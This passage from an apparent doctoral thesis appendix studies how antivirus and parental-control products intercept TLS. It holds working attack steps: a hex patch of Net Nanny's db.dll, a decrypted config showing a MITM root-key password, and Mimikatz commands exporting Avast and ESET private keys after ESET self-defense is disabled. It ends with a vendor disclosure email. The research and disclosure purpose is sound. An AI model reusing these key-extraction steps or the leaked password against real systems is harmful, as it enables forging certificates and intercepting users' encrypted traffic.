call    ds:PEM_write_RSAPrivateKey
add     esp, 1Ch
test    eax, eax
jnz     short loc_10002BC4
```


Figure B.10: Analyze calls to key functions and locate the passphrase

B.2 Net Nanny




```
00005C72 0C 68 9C 14 08 10 8B CE  E8 81 D4 FF FF F6 C3 04  74 0C 68 B8 14 08 10 8B  .hœ...‹Îè.ÔÿÿöÃ.t.h¸...‹
00005C8A CE E8 70 D4 FF FF F6 C3  08 74 50 68 EC 14 08 10  E8 37 A7 FF FF 83 C4 08  ÎèpÔÿÿöÃ.tPhì...è7§ÿÿƒÄ.
00005CCC 84 C0 74 13 8B CE E8 F9  BC FF FF 8D 4D C0 E8 C1  AF FF FF 32 46 2D 31 36  „Àt.‹Îèù¼ÿÿ.MÀèÁ¯ÿÿ2F-16
000806B3 22 3B 00 00 00 50 52 41  47 4D 41 20 66 6F 72 65  69 67 6E 5F 6B 65 79 73  ";...PRAGMA foreign_keys
000806CB 3D 4F 4E 3B 00 50 52 41  47 4D 41 20 6A 6F 75 72  6E 61 6C 5F              =ON;.PRAGMA journal_

00005C72 0C 68 9C 14 08 10 8B CE  E8 81 D4 FF FF F6 C3 04  90 90 68 B8 14 08 10 8B  .hœ...‹Îè.ÔÿÿöÃ..h¸...‹
00005C8A CE E8 70 D4 FF FF F6 C3  08 74 50 68 EC 14 08 10  E8 37 A7 FF FF 83 C4 08  ÎèpÔÿÿöÃ.tPhì...è7§ÿÿƒÄ.
00005CCC 84 C0 90 90 8B CE E8 F9  BC FF FF 8D 4D C0 E8 C1  AF FF FF 32 46 2D 31 36  „À..‹Îèù¼ÿÿ.MÀèÁ¯ÿÿ2F-16
000806B3 22 3B 00 00 00 50 52 41  47 4D 41 20 72 65 6B 65  79 3D 27 27 3B 00 00 00  ";...PRAGMA rekey='';...
000806CB 00 00 00 00 00 50 52 41  47 4D 41 20 6A 6F 75 72  6E 61 6C 5F              .....PRAGMA journal_
```

Figure B.11: Original (above) and patched (below) db.dll to decrypt the database upon opening, then close and crash




```
if ( a4 & 4 )
  IcuSqlite3Database::ExecuteUpdate(v6, "PRAGMA foreign_keys=ON;");
if ( a4 & 8 )
{
  v20 = 15;
  v19 = 0;
  v18 = 0;
  LOBYTE(v24) = 3;
  IcuSqlite3Database::ExecuteScalar((int)"PRAGMA journal_mode=WAL;", &v18);
  if ( (unsigned __int8)sub_10001000("wal", &v18) )
  {
    IcuSqlite3Database::Close(v6);
```

Figure B.12: Original db.dll, decompiled



```
IcuSqlite3Database::ExecuteUpdate(v6, "PRAGMA rekey='';");
if ( a4 & 8 )
{
  v20 = 15;
  v19 = 0;
  v18 = 0;
  LOBYTE(v24) = 3;
  IcuSqlite3Database::ExecuteScalar((int)"PRAGMA journal_mode=WAL;", &v18);
  sub_10001000("wal", &v18);
  IcuSqlite3Database::Close(v6);
```


Figure B.13: Patched db.dll, decompiled



	config_name	config_value
		Click here to define a filter
1	link_code_url_template	https://www.netnanny.com/link?link=@LINK_CODE@
2	link_input_url	https://www.netnanny.com/link/
3	language_detection_enabled	True
4	jsonrpc_pinning_public_key_pem	-----BEGIN PUBLIC KEY-----
5	jsonrpc_client_cert_pem	-----BEGIN CERTIFICATE-----
6	jsonrpc_client_private_key_pem	-----BEGIN PRIVATE KEY-----
7	jsonrpc_trust_server_ca_pem	-----BEGIN CERTIFICATE-----
8	jsonrpc_client_cipher_suite	DHE-RSA-AES256-SHA:!aNULL:!eNULL:!EXPORT:!DES:!RC4:!MD5:!PSK
9	jsonrpc_client_enable_tls_false_start	1
10	compress_encryption_key_v2	Všechny_vaše-tvář|se~patří[ContentWatch]bezpečné`Soubor(Encryptor).
11	user_feedback_server_url	https://cw-feedback-server.appspot.com/rest/feedback/submit
12	install_default_locale	en_US
13	initial_setup_link_code	365264
14	machine_uuid	ac32ada1-2657-4455-8b99-bedd0193c929
15	ssl_tls_mitm_temp_dh_key_512	-----BEGIN DH PARAMETERS-----
16	ssl_tls_mitm_temp_dh_key_1024	-----BEGIN DH PARAMETERS-----
17	ssl_tls_mitm_root_ca_pem_cert	-----BEGIN CERTIFICATE-----
18	ssl_tls_mitm_root_ca_pem_key	-----BEGIN ENCRYPTED PRIVATE KEY-----
19	ssl_tls_mitm_root_ca_pem_key_password	:^!$@$pE1@SZ=uZCyKXuzvGwe>[IF~<-N<c&lj_3deexQ{;n=_4:;u(=h2zyq6d)(M&ACoxcP+e(J.nAu8,
20	initial_setup_current_step	100
21	agent_has_displayed_welcome_message	1

Figure B.14: Net Nanny’s decrypted `framework.db` database containing an encrypted private key and its corresponding passphrase


B.3 Avast



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:\Users\Xavier\Desktop\Win32

C:\Users\Xavier\Desktop\Win32>mimikatz.exe

  .#####.   mimikatz 2.1 (x86) built on Oct 25 2016 02:25:09
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::capi
Local CryptoAPI patched

mimikatz # crypto::cng
"KeyIso" service patched

mimikatz # crypto::keys /machine /export
 * Store         : 'machine'
 * Provider      : 'MS_ENHANCED_PROV' ('Microsoft Enhanced Cryptographic Provide
r v1.0')
 * Provider type : 'PROV_RSA_FULL' (1)
 * CNG Provider  : 'Microsoft Software Key Storage Provider'

CryptoAPI keys :

 0. avast! SSL Scanner 2C9DCC68F1E9CD3549E4720DB6CF1ED074202241
    269648cd4f26d7cfd159bb705ed4b62e_2af1daa1-0911-4a22-8d01-73bbbae53b4d
        Type           : AT_KEYEXCHANGE (0x00000001)
        Exportable key : YES
        Key size       : 2048
        Private export : OK - 'machine_capi_0_avast! SSL Scanner 2C9DCC68F1E9CD3
549E4720DB6CF1ED074202241.pvk'

 1. avast! SSL Scanner 8A27CC4D9D9830FF8F224235B3108464F13D7BFF
```

Figure B.15: Recovering Avast's private key with Mimikatz (not associated with certificate)

B.4 ESET



Issued to: ESET SSL Filter CA

Issued by: ESET SSL Filter CA

Valid from 5/ 13/ 2015 **to** 5/ 13/ 2025

You have a private key that corresponds to this certificate.

Certificate Export Wizard

Export Private Key

You can choose to export the private key with the certificate.

Private keys are password protected. If you want to export the private key with the certificate, you must type a password on a later page.


Do you want to export the private key with the certificate?

○ Yes, export the private key

● No, do not export the private key

Note: The associated private key cannot be found. Only the certificate can be exported.


Figure B.16: ESET's private key is associated with a certificate but marked unexportable



mimikatz 2.1 x86 (oe.eo)

```
  .#####.   mimikatz 2.1 (x86) built on Oct 25 2016 02:25:09
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::capi
Local CryptoAPI patched

mimikatz # crypto::cng
ERROR kull_m_patch_genericProcessOrServiceFromBuild ; kull_m_patch (0x00000005)

mimikatz # _
```

Figure B.17: ESET protects the CNG service



HIPS

☑ Enable HIPS

☐ Enable Self-defense

☑ Enable Advanced Memory Scanner

☑ Enable Exploit Blocker

Filtering mode

Automatic mode with rules

Order of evaluation: rules, allow


Rule editor

Rules determine which applications will be granted access to which files, parts of registry or other applications.

Configure rules...

Notify about learning mode expiration in 14 days.

Figure B.18: Disabling ESET self-defense feature



```
  .#####.   mimikatz 2.1 (x86) built on Oct 25 2016 02:25:09
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::capi
Local CryptoAPI patched

mimikatz # crypto::cng
"KeyIso" service patched

mimikatz # crypto::certificates /systemstore:local_machine /store:root /export
 * System Store  : 'local_machine' (0x00020000)
 * Store         : 'root'

 0. Microsoft Root Certificate Authority
        Public export  : OK - 'local_machine_root_0_Microsoft Root Certificate Authority.der'

 1. Thawte Timestamping CA
        Public export  : OK - 'local_machine_root_1_Thawte Timestamping CA.der'

 2. Microsoft Root Authority
        Public export  : OK - 'local_machine_root_2_Microsoft Root Authority.der'

 3. Microsoft Authenticode(tm) Root
        Public export  : OK - 'local_machine_root_3_Microsoft Authenticode(tm) Root.der'

 4. ESET SSL Filter CA
        Key Container  : ESET_RootCertContainer
        Provider       : Microsoft Strong Cryptographic Provider
        Provider type  : RSA_FULL (1)
ERROR kuhl_m_crypto_l_certificates ; CryptAcquireCertificatePrivateKey (0x8009200b)
        Public export  : OK - 'local_machine_root_4_ESET SSL Filter CA.der'
        Private export : OK - 'local_machine_root_4_ESET SSL Filter CA.pfx'
```

Figure B.19: Exporting ESET's private key

Appendix C

Sample email notification sent to AV/PC companies

Hello,

I am a Ph.D. student in Computer Science at Concordia University, Montreal, Canada. As part of a study on SSL/TLS proxies, I analyzed your parental control application Net Nanny 7.2.4.2 and 7.2.6.0. The following message is technical and reveals security flaws in your software.

Net Nanny imports its own root certificate in the Windows Trusted Root Certification Authorities store, however, the certificate is the same on any machine where v7.2.4.2 and lower is installed (the public/private key pair remains the same). It is possible to retrieve the private key for this certificate, which can be used by an attacker to forge valid site certificates (e.g., for google.com), since Net Nanny accepts its own root certificate on externally-delivered HTTPS content. In turn, this can be used by an attacker to impersonate any websites to all the customers of this application in a man-in-the-middle attack. You may want to read a piece of news related to the SuperFish software from Lenovo at `http://arstechnica.com/security/2015/02/lenovo-pcs-ship-with-man-in-the-middle-adware-that-breaks-https-connections/`.

In both versions I analyzed, Net Nanny relies on its own trusted Certificate Authorities (CAs) store, which contains a test root certificate with a 512-bit public key. The key could be factored in a reasonable amount of time (cf. the FREAK attack) and allow an attacker to forge valid certificates that Net Nanny will accept as being issued by this authority ("Root Agency"), in a man-in-the-middle attack. Furthermore, Net Nanny's hardcoded list of CAs includes the CNNIC root certificate, untrusted by major browsers following a breach in March 2015.

Also, 27 root certificates are still relying on 1024-bit keys, which is progressively being deprecated by major browsers. Net Nanny hence breaks the security guarantees offered by SSL, and exposes all customers to server impersonation under an active man-in-the-middle attack.

Additionally, Net Nanny supports at most TLS 1.0 and is vulnerable to the BEAST attack against CBC-mode ciphers. It also uses a cipher suite that contains weak ciphers instead of using the cipher suite presented by the browser. Such vulnerabilities could lead an attacker to steal authentication cookies from a user to a target website. Net Nanny still supports SSL 3.0 that has been deprecated by major browsers following the POODLE attack last year. Although Net Nanny is not vulnerable to the downgrade attack described in the POODLE attack, SSL 3.0 remains vulnerable to the practical padding oracle attack described in POODLE that allows for traffic decryption. Also, Net Nanny mislead browsers that the connection is more secure than it actually is, by presenting HTTPS connections to the browsers as TLS 1.2, even when Net Nanny is actually connecting using SSL 3.0. Browsers do not have knowledge that an SSL 3.0 connection is used, which they would otherwise block for security reasons.

Moreover, Net Nanny is vulnerable to the FREAK and Logjam attacks; both could allow server impersonation against vulnerable servers.

Finally, Net Nanny fails to properly protect the private key associated to its root certificate used for HTTPS interception. The private key is stored in an encrypted database with the hardcoded passphrase ***************. As the database is readable from unprivileged processes, this obfuscation does not prevent a userland malware to simply read the private key and exfiltrate it for later server impersonation in a man-in-the-middle attack. Better storage protections are available using the MS CryptoAPI/CNG.

These findings are part of a scientific publication currently undergoing peer-review to be presented at a security conference.

I remain available for further details and would be glad to hear back from you on this issue.

–
Xavier de Carné de Carnavalet
Ph.D. student in Information Systems Security
Concordia University, Montréal, Canada
http://users.encs.concordia.ca/~x_decarn/

Appendix D

List of Luminati countries

Table D.1 shows the country codes supported in the Luminati network and the countries we selected during our respective scans.

L17	L19	ISO	Country/territory/island name	L17	L19	ISO	Country/territory/island name	L17	L19	ISO	Country/territory/island name	L17	L19	ISO	Country/territory/island name
	✓	AD	Andorra		✓	EE	Estonia		✓	LB	Lebanon		✓	RW	Rwanda
✓	✓	AE	United Arab Emirates	✓		EG	Egypt		✓	LC	Saint Lucia	✓	✓	SA	Saudi Arabia
	✓	AF	Afghanistan			EH	Western Sahara		✓	LI	Liechtenstein		✓	SB	Solomon Islands
	✓	AG	Antigua And Barbuda			ER	Eritrea	✓	✓	LK	Sri Lanka		✓	SC	Seychelles
	✓	AI	Anguilla		✓	ES	Spain		✓	LR	Liberia	✓	✓	SD	Sudan
	✓	AL	Albania	✓	✓	ET	Ethiopia			LS	Lesotho		✓	SE	Sweden
	✓	AM	Armenia			EU	European Union		✓	LT	Lithuania		✓	SG	Singapore
		AN	Netherlands Antilles		✓	FI	Finland		✓	LU	Luxembourg			SH	Saint Helena
	✓	AO	Angola		✓	FJ	Fiji		✓	LV	Latvia		✓	SI	Slovenia
		AP	Asia/Pacific			FK	Falkland Islands (Malvinas)	✓	✓	LY	Libya			SJ	Svalbard And Jan Mayen
		AQ	Antarctica		✓	FM	Micronesia		✓	MA	Morocco		✓	SK	Slovak Republic
	✓	AR	Argentina		✓	FO	Faroe Islands			MC	Monaco		✓	SL	Sierra Leone
	✓	AS	American Samoa	✓	✓	FR	France		✓	MD	Moldova		✓	SM	San Marino
	✓	AT	Austria			FX	France, Metropolitan		✓	ME	Montenegro		✓	SN	Senegal
✓	✓	AU	Australia		✓	GA	Gabon			MF	Saint Martin		✓	SO	Somalia
	✓	AW	Aruba		✓	GB	Great Britain		✓	MG	Madagascar		✓	SR	Suriname
	✓	AX	Aland Islands		✓	GD	Grenada			MH	Marshall Islands		✓	SS	South Sudan
	✓	AZ	Azerbaijan		✓	GE	Georgia		✓	MK	Macedonia			ST	Sao Tome And Principe
	✓	BA	Bosnia And Herzegovina			GF	French Guinea			ML	Mali		✓	SV	El Salvador
	✓	BB	Barbados		✓	GG	Guernsey	✓	✓	MM	Myanmar (Burma)			SX	Sint Maarten
	✓	BD	Bangladesh		✓	GH	Ghana		✓	MN	Mongolia	✓	✓	SY	Syria
	✓	BE	Belgium		✓	GI	Gibraltar		✓	MO	Macau		✓	SZ	Swaziland
	✓	BF	Burkina Faso		✓	GL	Greenland			MP	Northern Mariana Islands		✓	TC	Turks And Caicos Islands
	✓	BG	Bulgaria		✓	GM	Gambia		✓	MQ	Martinique		✓	TD	Chad
✓	✓	BH	Bahrain		✓	GN	Guinea			MR	Mauritania			TF	French Southern Territories
	✓	BI	Burundi			GP	Guadeloupe			MS	Montserrat		✓	TG	Togo
	✓	BJ	Benin		✓	GQ	Equatorial Guinea		✓	MT	Malta	✓	✓	TH	Thailand
	✓	BL	Saint Barthelemy		✓	GR	Greece		✓	MU	Mauritius	✓	✓	TJ	Tajikistan
	✓	BM	Bermuda			GS	South Georgia And South Sandwich Islands		✓	MV	Maldives			TK	Tokelau
